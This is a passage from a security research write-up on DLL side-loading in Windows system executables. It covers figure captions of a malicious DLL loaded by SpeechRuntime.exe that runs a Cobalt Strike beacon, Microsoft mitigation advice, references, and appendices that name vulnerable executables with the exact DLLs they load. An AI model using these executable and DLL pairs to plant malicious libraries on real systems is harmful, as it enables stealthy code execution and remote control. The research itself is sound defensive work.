


Figure 10 Our malicious Windows.Speech.Dictation.dll being loaded instead of legitimate one




Figure 11 Successfully executing shell commands remotely though cobalt strike beacon

When we instructed the beacon to exit, the SpeechRuntime process ends.

# Mitigation

According to Microsoft, suggested mitigation techniques are to:

- Enable SafeDllSearchMode. This pushes the stage where the current directory is searched till later in the search-order. Safe DLL search mode is enabled by default and can be found at the following registry location:  
**HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\SessionManager\SafeDllSearchMode** This registry value should be set to 1.
  - This setting was enabled during my testing; however, the vulnerable program's misconfigurations still leave it vulnerable.
- Ensure that only signed DLLs are loaded for most systems processes and applications.
- The only certain way to prevent this vulnerability is to write secure code for loading DLL from specified paths only.

## Final notes

As this vulnerability relies on a relative path, you should store all legitimate binaries in a write-protected/privileged location (i.e., Windows, Program Files, Program Files x86); and configure your AV/EDR to deny the execution of any binary outside of its standard directory.

While only 6 applications were identified as being vulnerable to DLL side-loading through the DLLMain entry point, several other executable experienced symptoms that could suggest a vulnerability to DLL side-loading through an exported function. Testing the exported functions of DLLs was out of scope for this test.

The cobalt strike beacon was operating over an unencrypted HTTP traffic using a common public C2 profile, so we were surprised to see this executed so successfully with no modifications other than encryption to evade static analysis. This just demonstrates how a layered defence-in-depth approach is required and no single solution will provide full coverage for your attack surface.



# References & bibliography

1. Szappanos, G., 2020. A new APT uses DLL side-loads to "KillSomeone". [online] Sophos News. Available at: <<https://news.sophos.com/en-us/2020/11/04/a-new-apt-uses-dll-side-loads-to-killsomeone/>> [Accessed 9 July 2021].
2. The MITRE Corporation. 2021. CAPEC-641: DLL Side-Loading. [online] Available at: <<https://capec.mitre.org/data/definitions/641.html>> [Accessed 9 July 2021].
3. Microsoft. 2020. Dynamic-Link Library Search Order. [online] Available at: <<https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-search-order>> [Accessed 9 July 2021].
4. @dmcxblue. 2021. DLL Side-Loading. [online] Available at: <<https://dmcxblue.gitbook.io/red-team-notes-2-0/red-team-techniques/privilege-escalation/untitled-2/dll-side-loading>> [Accessed 9 July 2021].
5. Cyware Labs. 2019. DLL Hijacking attacks: What is it and how to stay protected?. [online] Available at: <<https://cyware.com/news/dll-hijacking-attacks-what-is-it-and-how-to-stay-protected-5056c0f0>> [Accessed 9 July 2021].
6. Spehn, C., 2021. Hunting for Windows "Features" with Frida: DLL Sideload. [online] Security Intelligence. Available at: <<https://securityintelligence.com/posts/windows-features-dll-sideload/>> [Accessed 9 July 2021].
7. Microsoft. 2018. LoadLibraryA function (libloaderapi.h). [online] Available at: <<https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya>> [Accessed 9 July 2021].
8. Microsoft. 2018. LoadLibraryExW function (libloaderapi.h). [online] Available at: <<https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibraryexw>> [Accessed 9 July 2021].
9. X-Force Red. 2021. Windows Feature Hunter (WFH). [online] Available at: <<https://github.com/xforcered/WFH>> [Accessed 10 July 2021]
10. Microsoft. 2018. DISM Overview. [online] Available at: <<https://docs.microsoft.com/en-us/windows-hardware/manufacture/desktop/what-is-dism>> [Accessed 13 July 2021]
11. Microsoft. 2020. DLLMain entry point. [online] Available at: <<https://docs.microsoft.com/en-us/windows/win32/dlls/dllmain>> [Accessed 13 July 2021]

# APPENDIX A – All executables tested

Executable	Vulnerable
AtBroker.exe	No
autochk.exe	No
bdechangePIN.exe	No
Biolso.exe	No
calc.exe	No
certreq.exe	Yes
cleanmgr.exe	No
ClipUp.exe	No
conhost.exe	No
control.exe	No
CustomShellHost.exe	No
DeviceEnroller.exe	No
Dism.exe	Yes
dsregcmd.exe	No
Fslso.exe	No
hvac64.exe	No
hvx64.exe	No
LaunchWinApp.exe	No
licensingdiag.exe	No
MdmDiagnosticsTool.exe	No
mspaint.exe	No
MusNotification.exe	No
MusNotificationUx.exe	No
Netplwiz.exe	No
ntoskrnl.exe	No
ntprint.exe	No
nvspinfo.exe	No
omadmclient.exe	No
PerceptionSimulationService.exe	No
plasm.exe	No
printui.exe	No
quickassist.exe	No
refsutil.exe	No
Robocopy.exe	No
rpcnetp.exe	No
SearchFilterHost.exe	No
SearchIndexer.exe	Yes
SearchProtocolHost.exe	Yes
SecurityHealthHost.exe	No
SecurityHealthService.exe	No
services.exe	No
spaceman.exe	No
SpeechModelDownload.exe	Yes
SpeechRuntime.exe	Yes

SppExtComObj.Exe	No
sppsvc.exe	No
SystemSettingsAdminFlows.exe	No
tcblaunch.exe	No
vmcompute.exe	No
vmwp.exe	No
wermgr.exe	No
winload.exe	No
winresume.exe	No
WMIC.exe	No
wpbbin.exe	No

## APPENDIX B – All successful tests

Executable	WinAPI	DLL
Dism.exe	LoadLibraryExW	dismcore.dll
certreq.exe	LoadLibraryExW	cscapi.dll
certreq.exe	LoadLibraryExW	WindowsCodecs.dll
SearchIndexer.exe	LoadLibraryExW	sspicli.dll
SearchProtocolHost.exe	LoadLibraryExW	Msidle.dll
SpeechModelDownload.exe	LoadLibraryExW	sspicli.dll
SpeechRuntime.exe	LoadLibraryExW	Windows.Speech.Dictation.dll